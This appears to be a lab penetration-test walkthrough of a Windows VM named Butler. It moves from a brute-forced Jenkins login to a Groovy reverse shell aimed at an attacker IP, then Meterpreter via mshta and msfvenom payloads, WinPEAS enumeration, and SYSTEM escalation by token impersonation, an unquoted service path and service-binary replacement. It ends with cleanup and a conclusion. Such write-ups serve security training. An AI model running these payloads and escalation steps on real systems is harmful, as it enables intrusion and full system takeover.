
Bruteforce - Jenkins Login Page

There are no significant web-based vulnerabilities found in ansible web application. Therefore, try Bruteforce. Try with default username which is **jenkins**.

Brute force password using default username “jenkins” via Burp Suite.




Found a valid password ‘**jenkins**’




Login to Jenkins Dashboard.

```
Username : jenkins
Password : jenkins
```



Remote Code Execution via Jenkins Script Console

In Jenkins, there is a script console to run scripts.




And run a malicious script and gained a reverse shell using a netcat listner.

In Attacker Shell


```
nc -nlvp 4444
```

In Jenkins Script Console

```
Thread.start {
String host="192.168.100.138";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.availab
le()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.avai
lable()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close(); }
```



Gained access to target VM as butler user.



Post Exploitation

Upgrade to a Meterpreter Shell

Current netcat shell is bit unstable, therefore upgrade it to a meterpreter shell. Choose exploit/windows/misc/hta_server in Metasploit Framework to do this.

Create a HTA reverse payload from attacker VM.

In Attacker Shell
`msfconsole -qx "use exploit/windows/misc/hta_server;set LHOST 192.168.100.138;set LPORT 4443;run"`

Connect to HTA server payload from target VM.

Target Shell (butler)
`mshta.exe [PAYLOAD_URL]`

```
C:\Program Files\Jenkins>mshta.exe http://192.168.100.138:8080/lOIgxnxKLjO.hta
mshta.exe http://192.168.100.138:8080/lOIgxnxKLjO.hta

C:\Program Files\Jenkins>
```

Successfully gained a meterpreter shell.

```
msf6 exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: BUTLER\butler
meterpreter >
```

Local Enumeration and privilege escalation vulnerability scanning

Transfer WinPEAS binary to the target VM.

In Attacker Shell
`upload /opt/POST/winPEASx64.exe`

```
meterpreter > upload /opt/POST/winPEASx64.exe
[*] Uploading  : /opt/POST/winPEASx64.exe → winPEASx64.exe
[*] Uploaded 2.28 MiB of 2.28 MiB (100.0%): /opt/POST/winPEASx64.exe → winPEASx64.exe
[*] Completed  : /opt/POST/winPEASx64.exe → winPEASx64.exe
meterpreter >
```

Run WinPEAS binary on the target VM.

In Target Meterpreter Shell (butler)
`./winPEASx64.exe`

```
ÉÉÉÉÉÉÉÉÉÉ Basic System Information
É Check if the Windows versions is vulnerable to some known exploit https://book.hacktric
calation#kernel-exploits
    OS Name: Microsoft Windows 10 Enterprise Evaluation
    OS Version: Intel64 Family 6 Model 142 Stepping 12 GenuineIntel ~2112 Mhz
    System Type: x64-based PC
    Hostname: Butler
    ProductName: Windows 10 Enterprise Evaluation
    EditionID: EnterpriseEval
    ReleaseId: 2009
    BuildBranch: vb_release
    CurrentMajorVersionNumber: 10
    CurrentVersion: 6.3
    Architecture: AMD64
    ProcessorCount: 2
    SystemLang: en-US
    KeyboardLang: English (United States)
    TimeZone: (UTC-08:00) Pacific Time (US & Canada)
    IsVirtualMachine: True
    Current Time: 11/21/2024 3:55:51 PM
    HighIntegrity: True
    PartOfDomain: False
    Hotfixes: KB4601554, KB5000736, KB5001330, KB5001405,

  [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
 [!] Windows version not supported, build number: '19043'

ÉÉÉÉÉÉÉÉÉÉ Showing All Microsoft Updates
   HotFix ID               :   KB5005033
   Installed At (UTC)      :   11/21/2024 5:29:13 AM
```

Found some interesting findings which can be used to escalate privileges.

```
SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
```

```
    WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No q
uotes and Space detected
    YOU CAN MODIFY THIS SERVICE: AllAccess
    File Permissions: Administrators [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
    In order to optimize system performance,Wise Care 365 will calculate your system startup time.
```

Privilege Escalation - Impersonate Tokens

Check Privileges. currently we have **SeImpersonate** token which can be used to impersonate as another user.

In Target Meterpreter Shell (butler)
getprivs

```
Name
————
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
```

List Tokens. There was an available token for “NT AUTHORITY\SYSTEM” user which is a higher privilege user than Administrator.

In Target Meterpreter Shell (butler)
load incognito list_tokens -u

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
═══════════════════════════════════════
BUTLER\butler
NT AUTHORITY\SYSTEM
```

Impersonate token and successfully gained access as “NT AUTHORITY\SYSTEM” user.

In Target Meterpreter Shell (butler)
impersonate_token "NT AUTHORITY\SYSTEM"

```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Privilege Escalation – Unquoted Service Paths in WiseBootAssistant

Found a service during WinPEAS enum called WiseBootAssistant.

```
    WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No q
uotes and Space detected
    YOU CAN MODIFY THIS SERVICE: AllAccess
    File Permissions: Administrators [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
    In order to optimize system performance,Wise Care 365 will calculate your system startup time.
```

Check service details of target service. There are no quotes in Wise Care 365.

In Target Shell (butler)

```
sc qc WiseBootAssistant
```

```
sc qc WiseBootAssistant
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Wise Boot Assistant
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Create MSF reverse payload to be execute when attack is successful.

In Attacker Shell

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.138 LPORT=4442 -f
exe-service -o Wise.exe
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.138 LPORT=4442 -f exe-service -o Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 15872 bytes
Saved as: Wise.exe
```

Transfer it to the target VM.

In Target Meterpreter Shell (butler)

```
upload /root/Wise.exe
```

```
meterpreter > upload /root/Wise.exe
[*] Uploading  : /root/Wise.exe → Wise.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /root/Wise.exe → Wise.exe
[*] Completed  : /root/Wise.exe → Wise.exe
meterpreter >
```

Copy created Wise.exe payload to vulnerable software's folder.

In Target Meterpreter Shell (butler)

```
cp Wise.exe "C:\Program Files (x86)\Wise\Wise.exe"
```

```
meterpreter > cp Wise.exe "C:\Program Files (x86)\Wise\Wise.exe"
```

Listen via Attacker VM on port 4442

In Attacker Shell
`msfconsole -qx "use multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 192.168.100.138;set lport 4442;run"`

```
┌──(root㉿kali)-[~]
└─# msfconsole -qx "use multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 192.168.100.138;set lport 4442;run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
lhost ⇒ 192.168.100.138
lport ⇒ 4442
[*] Started reverse TCP handler on 192.168.100.138:4442
```

Start WiseBootAssistant service.

In Target Shell (butler)
`sc start WiseBootAssistant`

```
C:\Program Files (x86)\Wise>sc start WiseBootAssistant
sc start WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3960
        FLAGS              :
```

Successfully gained a reverse shell as NT AUTHORITY\SYSTEM user via msfconsole.

```
┌──(root㉿kali)-[~]
└─# msfconsole -qx "use multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 192.168.100.138;set lport 4442;run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
lhost ⇒ 192.168.100.138
lport ⇒ 4442
[*] Started reverse TCP handler on 192.168.100.138:4442
[*] Sending stage (176198 bytes) to 192.168.100.139
[*] Meterpreter session 1 opened (192.168.100.138:4442 → 192.168.100.139:49678) at 2024-11-22 03:37:44 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Privilege Escalation - Service Executable Escalation in WiseBootAssistant

Found WiseBootAssistant service has all access during WinPEAS enum. Using this permission, we can replace the service binary with a reverse shell payload.

```
    WiseBootAssistant(WiseCleaner.com - Wise Boot Assistant)[C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe] - Auto - Running - No q
uotes and Space detected
    YOU CAN MODIFY THIS SERVICE: AllAccess
    File Permissions: Administrators [AllAccess]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Wise\Wise Care 365 (Administrators [AllAccess])
    In order to optimize system performance,Wise Care 365 will calculate your system startup time.
```

Upload accesschk64.exe to Target VM.

In Target Meterpreter Shell (butler)
upload /opt/sysinternals/accesschk64.exe

```
meterpreter > upload /opt/sysinternals/accesschk64.exe
[*] Uploading  : /opt/sysinternals/accesschk64.exe → accesschk64.exe
[*] Uploaded 791.42 KiB of 791.42 KiB (100.0%): /opt/sysinternals/accesschk64.exe → accesschk64.exe
[*] Completed  : /opt/sysinternals/accesschk64.exe → accesschk64.exe
meterpreter >
```

Check access of WiseBootAssistant service

In Target Shell (butler)
accesschk64.exe -wvu "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" -accepteula

```
C:\Users\butler\Desktop>accesschk64.exe -wvu "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" -accepteula
accesschk64.exe -wvu "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" -accepteula

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
```

Create MSF payload.

In Attacker Shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.138 LPORT=4441 -f exe-service -o service.exe

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.138 LPORT=4441 -f exe -o service.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: service.exe
```

Listen via Attacker VM.

In Attacker Shell
msfconsole -qx "use multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 192.168.100.138;set lport 4441;run -j"

Backup original service executable.

In Target Shell (butler)

```
cp "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" BootTime.exe
```

```
meterpreter > cp "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe" BootTime.exe
meterpreter > ls
Listing: C:\Users\butler\Desktop
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  662472  fil   2020-12-04 15:25:30 -0500  BootTime.exe
100777/rwxrwxrwx  810416  fil   2024-11-25 14:52:37 -0500  accesschk64.exe
100666/rw-rw-rw-  282     fil   2021-08-14 07:54:17 -0400  desktop.ini
```

Stop the currently running WiseBootAssistant service.

In Target Shell (butler)

```
sc stop WiseBootAssistant
```

```
C:\Users\butler\Desktop>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x1388
```

Transfer to target VM and replace C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe with service.exe

In Target Shell (butler)

```
upload /root/service.exe
shell
copy service.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
```

```
C:\Users\butler\Desktop>copy service.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
copy service.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
Overwrite C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe? (Yes/No/All): Yes
Yes
        1 file(s) copied.
```

Start WiseBootAssistant service.

In Target Shell (butler)
`sc start WiseBootAssistant`

```
C:\Program Files (x86)\Wise>sc start WiseBootAssistant
sc start WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×7d0
        PID                : 3960
        FLAGS              :
```

Gained a reverse shell as NT AUTHORITY\SYSTEM user.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.138:4441
[*] Sending stage (176198 bytes) to 192.168.100.139
[*] Meterpreter session 2 opened (192.168.100.138:4441 → 192.168.100.139:49682) at 2024-11-25 00:50:20 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Cleanup

Delete Wise.exe binary file which used for Unquoted service path exploitation. And restart WiseBootAssistant service.

In Target Shell (butler)

```
cd "C:\Program Files (x86)\Wise"
del Wise.exe
sc stop WiseBootAssistant
sc start WiseBootAssistant
```

```
C:\Program Files (x86)\Wise>del Wise.exe
del Wise.exe

C:\Program Files (x86)\Wise>sc start WiseBootAssistant
sc start WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3108
        FLAGS              :
```

Delete Wise.exe, PowerUp.ps1, winPEASx64.exe files which used for privilege escalation and local enumeration.

In Target Shell (butler)

```
cd C:\Users\butler\Desktop
del PowerUp.ps1 winPEASx64.exe Wise.exe
```

```
C:\Users\butler\Desktop>del PowerUp.ps1 winPEASx64.exe Wise.exe
del PowerUp.ps1 winPEASx64.exe Wise.exe

C:\Users\butler\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Users\butler\Desktop

11/22/2024  02:25 PM    <DIR>          .
11/22/2024  02:25 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  13,099,798,528 bytes free
```

Delete accesschk64.exe and service.exe files which used for privilege escalation.

In Target Shell (butler)

```
cd C:\Users\butler\Desktop
del accesschk64.exe service.exe
```

```
C:\Users\butler\Desktop>del accesschk64.exe service.exe
del accesschk64.exe service.exe

C:\Users\butler\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Users\butler\Desktop

11/25/2024  11:30 AM    <DIR>          .
11/25/2024  11:30 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  13,064,032,256 bytes free
```

Restore WiseBootAssistant Service.

In Target Shell (butler)

```
copy BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
sc stop WiseBootAssistant
sc start WiseBootAssistant
```

```
C:\Users\butler\Desktop>sc stop WiseBootAssistant
sc stop WiseBootAssistant
[SC] ControlService FAILED 1062:

The service has not been started.


C:\Users\butler\Desktop>sc start WiseBootAssistant
sc start WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1832
        FLAGS              :
```

Conclusion

This system is vulnerable to several attacks which are considered high. Attackers can easily gain access to Jenkins web application using default/weak credentials. After gain access to the web application, attackers can obtain a reverse shell using a malicious Jenkins script, but as butler user. However, we found 3 different vulnerabilities which can lead to privilege escalate and gain NT AUTHORITY\SYSTEM user access, which is more privilege than the Administrator user.
Additionally, SSL is not configured in the Jenkins web application and this can be vulnerable to Man in The Middle attacks for clients.